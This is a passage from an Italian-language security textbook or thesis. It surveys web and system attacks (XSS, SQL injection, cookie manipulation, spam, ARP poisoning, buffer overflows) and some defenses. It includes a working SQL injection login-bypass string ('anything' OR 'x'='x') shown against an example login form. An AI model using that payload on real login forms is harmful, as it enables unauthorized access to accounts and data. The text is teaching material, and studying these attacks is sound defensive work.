4. Inconsapevolmente la vittima clicca sull'URL dell'attaccante ed inserisce i propri username e password che vengono inviati al server dell'attaccante prima di essere trasmesse al vero server Web. La vittima viene loggata all'interno dell'applicazione web senza rendersi conto che le proprie credenziali sono state rubate.

In figura 3.19 vengono riassunte le fasi descritte sopra:




Figura 3.19: Schema riassuntivo relativo ad un attacco di tipo Cross Site Scripting

SQL Injection Tale tecnica mira all'attacco di applicazioni web che si appoggiano su data base di tipo SQL al fine di accedere ad informazioni private, modificare le informazioni presenti nel database bersaglio, controllare o addirittura distruggere il database stesso.
In questa tipologia di attacco, l'intruso non tenta di accedere al database, eludendo la protezione crittografica oppure il sistema di password, ma tenta di iniettare alcuni script "legali"sfruttando modalità standard di input dei dati quale ad esempio un textbox in una pagina web. Se tale attacco và a buon fine è possibile accedere o modificare dati sensibili presenti sul database ed inserire Query o comandi SQL tra cui anche il comando DROP TABLE che permetterebbe all'attaccante di eliminare l'intero contenuto del database.

Esempio di SQL Injection
Nelle pagine asp Microsoft, Un esempio di codice HTML per un form in cui inserire due input, login e password è:

<form method=post action=http://testasp.acunetix.com/login.asp>
<input name=tfUName type=text id=tfUName>
<input name=tfUPass type=password id=tfUPass>
</form>

La via più facile per far funzionare il login.asp è quella di costruire una query per il database come la seguente:

SELECT id
FROM logins
WHERE username = '$username'
AND password = '$password'

Se le variabili username e password vengono richieste direttamente dall'input dell'user, questo può essere facilmente compromesso.
Supponiamo di inserire "Joe come username e di fornire come password la seguente stringa:
'anything'OR 'x'='x'.

SELECT id
FROM logins
WHERE username = 'Joe'
AND password = 'anything'OR 'x'='x'

Se gli input dell'applicazione web non sono correttamente controllati, l'uso delle virgolette singole modifica il comando WHERE di SQL in una clausola di due componenti.
Il codice 'x'='x'garantisce che la password risulti corretta a prescindere da ciò che la prima parte contiene. Questo può permettere ad un attaccante di bypassare il form di login senza conoscere una combinazione username/password valida.

Esistono tre possibili meccanismi da attuare per prevenire attacchi di tipo SQL Injection:

1. Utilizzare un Proxy interposto tra l'applicazione web e il database in modo che ogni istruzione di tipo SQL venga controllata dal proxy prima di essere reindirizzata al database e in caso di validità ottenga l'accesso al database.

2. Utilizzare un filtro per monitorare il traffico HTTP ed eliminare eventuali attacchi malevoli.

3. Utilizzare istruzioni SQL parametrizzate in modo che ogni input possa venire automaticamente verificato dall'applicazione web.

Tuttavia le soluzioni proposte comportano degli svantaggi per l'applicazione web, quali ad esempio un elevato carico computazionale e una maggior difficoltà di implementazione.

Cookie Manipulation I Cookie sono frammenti di testo inviati da un server ad un web client e poi rispediti dal client al server, senza subire modifiche, ogni volta che il client effettua l'accesso al server.
I cookie sono spesso usati dagli sviluppatori web in quanto permettono di gestire informazioni senza bisogno di memorizzarle sul server stesso ma in maniera distribuita sui client, preservando quindi le risorse del server. I siti Internet che li utilizzano, ne fanno uso, solitamente, oltre che per controllare quante volte uno stesso utente accede al sito web, anche per memorizzare informazioni che possano rendere migliore la navigazione di un client all'interno di uno stesso sito, ad esempio possono essere creati per conservare informazioni di login per accesso ad un forum o ad un'area privata.
Più in dettaglio i diversi utilizzi dei cookie sono dunque:

- Riempire il carrello della spesa virtuale in siti commerciali
- Permettere ad un utente il login in un sito web
- Personalizzare una pagina web sulla base delle preferenze dell'utente.
  Modalità sfruttata ad esempio dal motore di ricerca Google per permettere all'utente di decidere il numero di risultati della ricerca che l'utente desidera visualizzare per pagina
- Tracciare i percorsi dell'utente.
  Modalità tipicamente sfruttata dalle compagnie pubblicitarie al fine di ottenere informazioni sul navigatore, quali gusti e preferenze. I dati raccolti vengono poi utilizzati per creare un profilo del visitatore che gli presenti, al momento della navigazione, solo i banners pubblicitari scelti sulla base dei suoi gusti.
- Gestire ed aggiornare un sito sulla base di informazioni riguardanti i suoi visitatori al fine di migliorarne le navigazione.
  Ad esempio raccogliendo informazioni sui percorsi compiuti dagli utenti all'interno del sito, il gestore può accorgersi di eventuali percorsi ciechi ed eliminarli.

Inoltre i cookie possono memorizzare dati identificativi dell'utente (ad esempio: nome, indirizzo e-mail, indirizzo di casa, numero telefonico) ma attenzione non può carpirli dal pc dell'utente quindi deve essere direttamente l'utente a fornirli.

I cookie sono caratterizzati dagli attributi:

- *Nome/Valore*: è una variabile ed un campo obbligatorio.
- *Scadenza (expiration date)*: è un campo opzionale ed indica la scadenza del cookie rispetto al timestamp nel quale lo stesso viene creato, può essere espressa come data, come numero di giorni, come NOW (adesso) e come NEVER (mai). L'utilizzo di una scadenza NOW elimina immediatamente il cookie dal sistema ospite in quanto il cookie scade nel momento in cui viene creato o aggiornato. L'utilizzo di una scadenza NEVER permette la creazione di cookies non soggetti a scadenza.
- *Sicuro (secure)*: è un attributo opzionale che indica se il cookie debba essere trasmesso criptato HTTPS.

- *Percorso (path)*: è un campo opzionale e definisce il sottoinsieme di indirizzi url a cui il cookie può essere applicato.
- *Dominio (domain)*: indica il dominio a cui il cookie si riferisce.

L'attacco cookie manipulation compare tra i 20 attacchi più utilizzati dagli hacker proprio per la semplicità dei cookie che essendo file di testo possono essere facilmente modificati. Attraverso questa tecnica chi attacca può ottenere informazioni private e non autorizzate da un utente, nonchè rubare la sua identità.

Attack Method	Total 2008	Total 2009	Total 2010
Attack against the administrator/user (password stealing/ sniffing)	33.141	24.386	10.918
Shares misconfiguration	72.192	87.313	55.725
File Inclusion	90.801	95.405	115.574
SQL Injection	32.275	57.797	33.920
Access credentials through Man In the Middle attack	37.526	7.385	1.005
Other Web Application bug	36.832	99.546	42.874
FTP Server intrusion	32.521	11.749	5.138
Web Server intrusion	8.334	9.820	7.400
DNS attack through cache poisoning	7.541	3.289	1.361
Other Server intrusion	5.655	10.799	5.123
DNS attack through social engineering	6.310	2.847	1.358
URL Poisoning	5.970	6.294	3.516
Web external module intrusion	4.967	2.265	1.313
Remote administrative panel access through bruteforcing	9.991	6.862	7.046
Rerouting after attacking the Firewall	8.143	3.107	1.267
SSH Server intrusion	6.231	4.624	4.550
RPC Server intrusion	12.359	5.821	2.512
Rerouting after attacking the Router	9.170	2.671	1.327
Remote Server password guessing	6.641	3.252	1.103
Telnet Server intrusion	4.050	3.476	2.562
Remote administrative panel access through password guessing	4.915	1.139	422
Remote administrative panel access through social engineering	4.431	1.502	472
Remote service password bruteforce	5.563	3.658	1.002
Mail Server intrusion	1.441	2.314	1.121
Not available	70.457	87.684	24.493

Figura 3.20: Dati relativi alle diverse tipologie di attacchi registrati annualmente nel 2008, 2009, 2010 da Acunetix Web Vulnerability Scanner

Spam Spam è il nome della prima carne in scatola in gelatina, inventata da j.C Hormel nel 1936 in una cittadina dello stato del Minnesota che ebbe un successo immediato e straordinario.
Nei primi anni '90 una coppia di avvocati dell'Arizona inonda il mondo dei newsgroup di mail pubblicitarie in cui offrivano i loro servizi. Le proteste furono

così numerose che il fenomeno venne battezzato spam perchè, come l'originale, destinato a capillare diffusione.
Attualmente il termine spam viene utilizzato per indicare un'ondata di mail non richieste, inviate a scopo pubblicitario ad indirizzi reperiti dagli attaccanti in diverse modalità.
Gli spammers possono ottenere indirizzi email da varie sorgenti: siti Web, newsgroups, directory online, virus che rubano i dati e così via. Lo spam è un mezzo molto popolare per diffondere malware ed esche che attirino gli utenti su siti malevoli attraverso l'invio di link agli indirizzi mail individuati.
Questa tecnica non è molto persuasiva infatti si stima che solo 4 persone ogni mille contattate mostri qualche interesse, ma è una tecnica molto diffusa in quanto praticamente gratuita.

La soluzione è data dall'adozione di filtri per lo Spam. L'uso del sistema antispam permette di bloccare i messaggi indesiderati (spam) prima che questi vengano recapitati all'utente, mettendoli in una zona di quarantena su cui l'utente può agire per cancellarli o richiederne comunque la ricezione.

Vulnerabilità Software I software sono soggetti a vulnerabilità, chiamate in gergo informatico *Security Bug*, generalmente errori commessi nelle fasi che costituiscono il ciclo di vita del software: disegno o progettazione, programmazione, test e installazione.
Se un hacker individua un bug di un applicazione può ottenere privilegi maggiori a quelli a lui concessi per accedere a file e risorse a cui altrimenti non potrebbe accedere. Tale attacco viene chiamato **Privilege Escalation** e può essere realizzato in due modi:

- Verticale: l'attacco viene indirizzato verso utenti con privilegi maggiori (amministratori) dell'aggressore.
- Orizzontale: l'attacco viene diretto verso altri utenti con profili analoghi a quello dell'aggressore.

Tali errori costituiscono quindi un'arma molto potente per gli Hacker in quanto permettono di bypassare i sistemi di protezione rendendoli del tutto inutili e consentire lo svolgimento, sul sistema attaccato, di operazioni non autorizzate, suddivisibili in 8 diverse categorie come mostrato in tabella 3.21.

Attualmente sono circa 10.000 le vulnerabilità note per poter aggirare i meccanismi di protezione dei diversi sistemi informatici diffusi.
I tipici errori che vengono commessi in fase di progettazione del software, vengono elencati di seguito.
Fase 1: Disegno o Progettazione
La prima fase di Disegno e Progettazione prevede la definizione di un *thread model*, consistente in una descrizione semi-formale di tutti gli eventuali comportamenti scorretti originati dal programma. Questa fase risulta necessaria nel momento in cui il programma viene progettato in quanto esso potrà essere realizzato in modo da far fronte a tali comportamenti ed evitare quindi questi attacchi. Se questa fase non venisse attuata, il software potrebbe contenere delle vulnerabilità.
Per dimostrare l'influenza di scelte errate, commesse in fase di progettazione del software, sulle successive fasi di vita del software viene presentato come esempio

Tipologia dell'incidente	Definizione	Esempi di tecniche utilizzate[1]	Potenziali effetti ottenibili
Computer Fingerprinting	Attività svolte al fine di raccogliere informazioni in merito a un host	Probing e scanning	Elenco dei servizi disponibili sull'host vittima e sue caratteristiche
Codice Maligno	Compromissione di un host attraverso l'esecuzione di programmi indipendenti	Virus, Trojan, spyware	Violazione della riservatezza e integrità dei dati e indisponibilità dei servizi. Abuso dei sistemi
Denial of service	Accessi continui a un servizio al fini di saturarne le risorse	SYN-flood, Ping of Death, Land, WinNuke, TFN, TFN2K, Trin00, Slice3	Messa fuori uso, temporanea, del servizio attaccato
Account Compromise	Accesso non autorizzato a un sistema o alla risorsa di un sistema, in qualità di amministratore di sistema o di utente	Buffer overflow, Format bug, o uso di credenziali di accesso (username e password)	Violazione della riservatezza e integrità dei dati e indisponibilità dei servizi. Abuso dei sistemi
Accesso non autorizzato alle informazioni	Accessi non autorizzati lettura e/o scrittura dati	SQL-injection, Spyware	Violazione della riservatezza dei dati
Accesso non autorizzato al canale di comunicazione	Interferenze senza le necessarie autorizzazioni alla trasmissione di dati	Hijacking, replay attack, sniffing, ARP poisoning	Violazione della riservatezza e dell'integrità dei dati trasmessi in rete
Accesso non autorizzato a sistemi di comunicazione	Uso non autorizzato di sistemi e protocolli per la comunicazione	DNS spoofing, mail relays, war driving	Violazione della riservatezza di dati e accesso non autorizzato ai sistemi
Modifica non autorizzata di informazioni	Modifica di dati presenti su un computer senza le necessarie autorizzazioni	Web defacements, viruses, SQL-injection	Violazione dell'integrità dei dati

Figura 3.21: Esempi di incidenti informatici e relative tecniche utilizzate

un attacco diretto al protocollo ARP: **l'ARP Poisoning**.
Il protocollo ARP viene utilizzato in tutte le reti locali che adottano il protocollo Ethernet. Tale protocollo prevede che tutti gli host della LAN vengano riconosciuti da un indirizzo numerico di 48 bit, noto in gergo informatico come MAC Address. Gli host si scambiano informazioni in rete sotto forma di pacchetti contenenti l'indirizzo del destinatario ovvero il suo mac address.
L'host che riceve il pacchetto controlla se l'indirizzo presente nel pacchetto è il suo, in caso affermativo elabora le informazioni altrimenti elimina il pacchetto. Generalmente però il mittente non conosce l'indirizzo MAC del destinatario ma solo il suo indirizzo IP o indirizzo simbolico. è proprio il protocollo ARP che si occupa di individuare il corrispondente MAC Address dato l'indirizzo simbolico del destinatario.
Si supponga ad esempio che il mittente abbia indirizzo *mitt@rete.dominio.it* e voglia comunicare con il destinatario di indirizzo *dest@rete.dominio.it*, presente sulla stessa LAN.
Prima che la comunicazione avvenga, il mittente invia un messaggio a tutti gli host presenti sulla stessa LAN (ARP Request) per conoscere l'indirizzo MAC dell'host a cui deve trasmettere. Gli host che riceveranno il messaggio di ARP Request elimineranno il messaggio se l'indirizzo IP non corrisponde al loro, in questo modo solo l'host con indirizzo IP desr@rete.dominio.it risponderà al messaggio di ARP Request inviando il proprio MAC Address direttamente al mittente. Per non dover continuamente inoltrare messaggi di ARP Request, il mittente memorizza in una tabella chiamata ARP Cache le corrispondenze tra gli indirizzi IP e quelli MAC finora rintracciate. In questo modo, prima di inviare nuovi messaggi, il mittente verificherà nella propria ARP Cache se l'indirizzo IP a cui deve trasmettere è presente, per ovvie ragioni di efficienza, tuttavia bisogna sottolineare che l'ARP Cache viene memorizzata per un periodo limitato dall'host. Questo protocollo però possiede delle debolezze in termini di validità in quanto un host può volontariamente informare un altro host che il suo indirizzo MAC è cambiato e questi esegue l'aggiornamento ricevuto senza verificare la validità dell'informazione ricevuta. Questa debolezza, se da un lato rende il protocollo più efficiente in termini di adattamento alla rete, dall'altro rende il protocollo ARP vulnerabile ad attacchi di tipo ARP Poisoning (letteralmente avvelenamento).
Per comprenderne il funzionamento si consideri la rete locale in figura 3.22.

Si supponga che l'utente che opera sull'host con indirizzo IP 10.10.0.6 voglia intercettare il traffico tra i due host di indirizzo rispettivamente 10.10.0.1 e 10.10.0.5. Sfruttando la vulnerabilità del protocollo ARP, per l'attaccante sarà sufficiente inviare un messaggio ARP per l'aggiornamento della cache all'host di indirizzo 10.10.0.1 comunicandogli che l'indirizzo MAC dell'host 10.10.0.5 è stato modificato in 00-56-00-45-67-02. Ricevuto il messaggio di aggiornamento, l'host aggiorna il contenuto della propria cache e ogni volta che dovrà trasmettere dei dati all'host di indirizzo IP 10.10.0.5 utilizzerà l'indirizzo MAC presente nella propria tabella 00-56-00-45-67-02 che in realtà appartiene all'host 10.10.0.6.
Recentemente si è cercato di ovviare a questi problemi e diverse soluzioni sono state proposte dalla comunità scientifica, tuttavia queste soluzioni presuppongono delle *patch* a livello del kernel del sistema operativo.
Quindi, per essere adottate universalmente, queste soluzioni devono essere incluse nelle distribuzioni ufficiali dei sistemi operativi. Tuttavia nessun costruttore sembra interessato al problema e le LAN continuano a essere soggette a questo




Figura 3.22: Esempio di rete locale

tipo di attacco.
I protocolli vulnerabili, come ARP, sono molti e una volta individuate le vulnerabilità di cui sono affetti è possibile generare nuovi attacchi che vengono annientati solo quando vengono individuate le corrispondenti patch correttive.

Fase 2: Programmazione
In fase di programmazione possono essere introdotte vulnerabilità dovute a scelte errate nell'implementazione di alcuni algoritmi oppure dovute all'utilizzo di istruzioni che permettono lo svolgimento di attacchi come il *Buffer Overflow*.
Un esempio di attacco portato a buon fine grazie alle vulnerabilità prodotte in questa fase è offerto dal baco presente nel programma di sistema finger, nell'ambito del sistema operativo SunOS, che consentì nel 1988 la realizzazione del più famoso attacco informatico introdotto da Morris e noto come Internet Worm.
Questo attacco sfrutta le vulnerabilità presenti nel linguaggio di programmazione C in cui è scritto gran parte del codice di sistema in ambito Unix e Windows.
In particolare si sfrutta la mancanza di controllo del compilatore C riguardo la dimensione della variabile sorgente rispetto a quella di destinazione nel trasferimento di dati. In fase di esecuzione questa mancanza si traduce nel fatto che i dati superflui della variabile sorgente verranno scritti nelle zone di memoria circostanti la variabile di destinazione. Per comprendere meglio il funzionamento si supponga siano definite in linguaggio C le seguenti variabili:

```
char Buf1[10];
char Buf2[7];
```

Il compilatore assegnerà quindi due aree di memoria contigue in cui Buf1 otterrà le locazioni di memoria con indirizzi immediatamente inferiori a quelli assegnati alle locazioni dedicate a Buf2 in quanto Buf1 Ã¨ stata dichiarata prima, come mostrato in figura 3.23.

Si supponga inoltre che sia presente anche un istruzione che tenta di inserire una stringa di 12 caratteri in Buf1, che ha uno spazio di memoria pari a 10 caratteri.

```
Buf1 = 'zzzzzzzzzzzz';
```

Il compilatore C non rileva errori di trabocco dei dati segnalando errori come farebbero i compilatori di altri linguaggi quali Java, C++, Pascal; anzi il




Figura 3.23: Allocazione in memoria delle variabili Buf1 e Buf2

compilatore C tenta di inserire le variabili in eccesso recuperando spazio dalle variabili contigue a Buf1.
Di seguito viene descritta in pseudocodice l'operazione di assegnamento della stringa a Buf1:

i = indirizzo iniziale di Buf1;
j = 1;
while(l'elemento della stringa di dati da inserire in Buf1 di indirizzo j è diverso dal carattere di fine stringa)
Buf1[i] = elemento j-esimo della stringa di input
i = i + 1;
j = j + 1;
endwhile

Alla fine dell'operazione di assegnamento descritta dallo pseudocodice, la situazione in memoria si presenterà come descritto in figura 3.24.




Figura 3.24: Stato della memoria dopo l'operazione di assegnazione

Questa caratteristica del linguaggio C può essere sfruttata per compiere attacchi a programmi, tuttavia prima di analizzare gli attacchi, vengono di seguito riassunte le modalità con cui viene caricato in memoria un programma per poter essere eseguito.
Un programma eseguibile è composto da due parti: una parte codice che contiene le istruzioni da eseguire e una parte dati che contiene i dati su cui il codice deve operare. Nel momento in cui si esegue un programma, vengono caricati in memoria centrale le componenti codice e dati relativi alla procedura principale(main). In particolare la parte dati viene caricata in uno stack in cui gli indirizzi decrescono allocando quindi prima le zone dello stack con indirizzi alti come mostrato nello schema in figura 3.25.

Ora, se durante l'esecuzione del programma viene richiamata una procedura secondaria, sullo stack viene salvato l'indirizzo di rientro al programma principale, una sorta di segnalibro per memorizzare l'indirizzo da cui riprendere l'esecuzione del programma principale una volta terminata l'esecuzione della




Figura 3.25: Caricamento parte dati, di un programma in esecuzione, all'interno della Memoria Centrale

procedura secondaria, seguito dai dati della procedura stessa. Quindi lo Stack diventa come rappresentato in figura 3.26.
Si supponga che la procedura secondaria utilizzi una variabile di 512 caratteri per memorizzare i dati che riceve in input, quest'ultima viene allocata sullo stack e se la sequenza di caratteri in input supera i 512 caratteri allora i dati superflui andranno a sovrascrivere le variabili adiacenti (verso l'alto). In questo caso, terminata l'esecuzione della procedura secondaria si passerebbe a eseguire l'istruzione il cui indirizzo è contenuto nella zona "riservata all'indirizzo di ritorno che è però stato precedentemente sovra scritto, e quindi il programma originale non potrebbe continuare correttamente l'esecuzione.
Se l'utente invece che inserire una stringa casuale più lunga del dovuto, avesse inserito una stringa contenente il codice eseguibile di un programma ed avesse inserito l'indirizzo d'inizio di questo programma al posto dell'indirizzo di ritorno l'effetto ottenuto sarebbe ben diverso, come mostrato in figura 3.27.
In questo modo al termine della procedura secondaria il controllo invece che essere assegnato al programma principale, verrebbe assegnato al programma scritto dall'utente in quanto viene eseguita l'istruzione il cui indirizzo si trova nella zona di memoria riservata all'indirizzo di rientro. Questo programma potrebbe per esempio riuscire a cancellare alcuni file dell'utente dal disco, modificare informazioni o addirittura cancellare l'intero contenuto del disco fisso.
L'attacco è, ovviamente, molto difficile da realizzare, e richiede conoscenze molto approfondite delle architetture e dei sistemi operativi corrispondenti.
Ancora oggi il buffer overflow è la tecnica più utilizzata per attaccare i sistemi e nonostante di questa tecnica si conosca ogni dettaglio realizzativo sono ancora molti i programmi di sistema che con questa tecnica sono e possono essere attaccati.
Altro esempio è stato realizzato nel 2001 da un errore di programmazione inseri-

to nella routine che interpretava le stringhe di input nel programma di Internet Information Server (IIS, web server di Microsoft), il quale consentiva ad un qualunque utente di prendere il controllo del sistema su cui era in esecuzione il programma.

Fase 3: Test
Tuttavia i bug security non sono poi così facili da individuare in quanto difficilmente influenzano il comportamento del programma. Infatti un programma perfettamente aderente alle specifiche per cui è stato concepito può benissimo contenere vulnerabilità rintracciabili solo da accurate fasi di test in quanto i bug security difficilmente provocano messaggi d'errore o visualizzazioni errate. La fase di test deve sottoporre il programma, a partire dal *thread model*, a tutti i possibili tentativi di attacco e valutarne la reazione. Tuttavia non sempre il testing del codice viene svolto accuratamente in quanto la dimensione dei programmi e la necessità di distribuire a ritmi sempre più sostenuti nuove versioni di software per poter reggere il passo della concorrenza e i costi da sostenere inducono a test approssimativi con inevitabili ricadute sulla sicurezza del prodotto finale.

Fase 4: Installazione
Infine in fase di installazione del software possono essere introdotti, da utenti poco esperti, errori che permettono agli intrusori di accedere abusivamente al sistema.




Figura 3.26: Stato dello stack in seguito alla chiamata di una procedura secondaria




Figura 3.27: Stato dello stack in seguito all'inserimento di una stringa contenente il codice eseguibile di un programma

3.3.2 Come difendersi

Chiusura delle porte Tra le possibili soluzioni da attuare per evitare attacchi da malware vi è la **Chiusura delle Porte**. Le applicazioni comunicano tra loro proprio grazie all'utilizzo delle porte. Le porte dalla 1 alla 1023 sono note e vengono assegnate dallo IANA per standardizzare i servizi eseguiti con privilegi di root. Per esempio i server web restano in ascolto sulla porta 80 per ascoltare le richieste dei clienti. Le porte dalla 1024 alla 49151 vengono utilizzate da diverse applicazioni con privilegi di utente. Le porte dalla 49151 vengono utilizzate dinamicamente dalle applicazioni. È buona norma chiudere le porte che non vengono utilizzate perchè gli attaccanti possono utilizzare le porte aperte, particolarmente quelle con un numero alto, ad esempio il Trojan Horsee Sub7 utilizza di default la porta 27374 e Netbus utilizza la porta 12345.

Antivirus Una soluzione per risolvere il proliferarsi di virus è fornita da software Antivirus che vengono sviluppati per scovare la presenza di malware, identificarne la natura, rimuovere il malware e proteggere l'host da future infezioni.
Una delle più semplici funzionalità dei software Antivirus è il **File Scanning** che paragona i Byte dei file con signature note ovvero stringhe di byte che identificano il malware già noto al software.




Figura 3.28: File Scanning

Quando un nuovo malware viene scovato e catturato viene poi analizzato per poter formare una signature che lo descriva in modo da ampliare continuamente l'archivio del software. Successivamente la nuova signature viene distribuita al software Antivirus come aggiornamento. Tuttavia l'aggiornamento non viene distribuito non appena viene individuata una nuova tipologia di virus, in quanto nuove signature richiedono del tempo per essere sviluppate e testate perciò un nuovo malware, di cui il software antivirus non possiede la signature, potrebbe sfuggire alla scansione.
Un approccio complementare a quello presentato sopra, è la scansione basata sul comportamento ovvero sulla filosofia che tutto ciò che compie azioni pericolose diventa sospetto. Questo approccio supera i limiti della scansione tramite signature perchè permette di individuare un malware in base al suo comportamento senza ricorrere alle signature, tuttavia in pratica non è poi così facile realizzare questo approccio. Innanzitutto bisogna definire cosa si intende per

comportamento sospetto oppure in alternativa definire quale sia un comportamento normale. Quando una scansione determina un comportamento sospetto è necessaria un'ulteriore investigazione approfondita per comprendere quale sia la minaccia. L'abilità del malware di camuffarsi all'apparenza può sdeviare lo scanning dei file.
Inoltre i software Antivirus possono monitorare gli eventi del sistema, quali l'accesso all'hard disk, al fine di scovare azioni che potrebbero mettere in pericolo l'host. Gli eventi vengono monitorati intercettando le chiamate a funzione del sistema operativo.

Connessioni Crittate Le connessioni crittate (connessioni IPSEC, VPN o SSL) creano un canale sicuro sopra una rete insicura, ad esempio Internet, su cui scambiare i dati riservati.

IPSEC
I pacchetti del protocollo IP (Internet Protocol) non sono dotati di controllo della sicurezza infatti non è molto difficile falsificare gli indirizzi IP dei pacchetti, modificarne i contenuti, e visualizzare il contenuto dei pacchetti in transito. Quindi per il destinatario non c'è garanzia che i datagrammi ricevuti:

- siano stati inviati da colui che afferma di essere il mittente
- contengano ciò che realmente il mittente aveva inviato
- siano stati visualizzati da un intruso mentre erano in viaggio dal mittente al destinatario

IPSec è un protocollo introdotto per la sicurezza delle comunicazioni IP che si basa sull'autenticazione e la cifratura di ogni pacchetto IP trasmesso.

VPN
